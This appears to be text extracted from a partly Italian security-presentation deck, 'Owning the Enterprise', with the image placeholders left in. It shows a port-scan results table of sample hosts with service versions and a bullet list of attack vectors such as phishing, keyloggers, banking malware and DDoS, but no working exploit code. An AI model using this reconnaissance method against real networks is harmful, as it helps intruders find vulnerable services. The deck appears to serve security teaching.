
Discovery...

Owning the Enterprise 1.0



Discovery...

Owning the Enterprise 1.0




Discovery...

1.0

Mr. Malware server			
utente remoto	utente remoto	utente remoto	utente remoto
1.2.3.1:	23/tcp	telnet	router
1.2.3.3:	7/tcp	echo	
	9/tcp	discard?	
	13/tcp	daytime	
	19/tcp	chargen	
	21/tcp	ftp	10.x ftptd 4.1 (Tue May 15 16:38:46 CDT 2001)
	23/tcp	telnet	telnetd
	25/tcp	smtp	8.9.3/8.9.3 (AIX 4.3)
	37/tcp	time	bits)
	53/tcp	domain	Bind 8.X
	512/tcp	exec	rexecd
	513/tcp	rlogin	
	1002/tcp	status	(rpc #100024)
	1521/tcp	oracle-tns	TNS Listener
1.2.3.11:	1080/tcp	socks5	authentication required
	8080/tcp	http-proxy	webproxy 2.4.STABLE1
1.2.3.12:	80/tcp	http	IIS webserver 4.0
	135/tcp	msrpc	Windows RPC
	139/tcp	netbios-ssn	
	5900/tcp	vnc	(protocol 3.1)


Exploiting...

Owning the Enterprise 1.0



Exploiting...


Owning the Enterprise 1.0



- **social engineering** (fake web / phishing)
- **malware**
 - **spyware**
 - **keylogger**
 - **bank-aware**
- **applicazioni web**
- **wireless** (wardriving, no encryption, WEP, ...)
- **DDOS** (Distributed Denial of Service)


Owning the Enterprise 1.5

web applications, WiFi, VPNs, ...



Owning the Enterprise 1.5

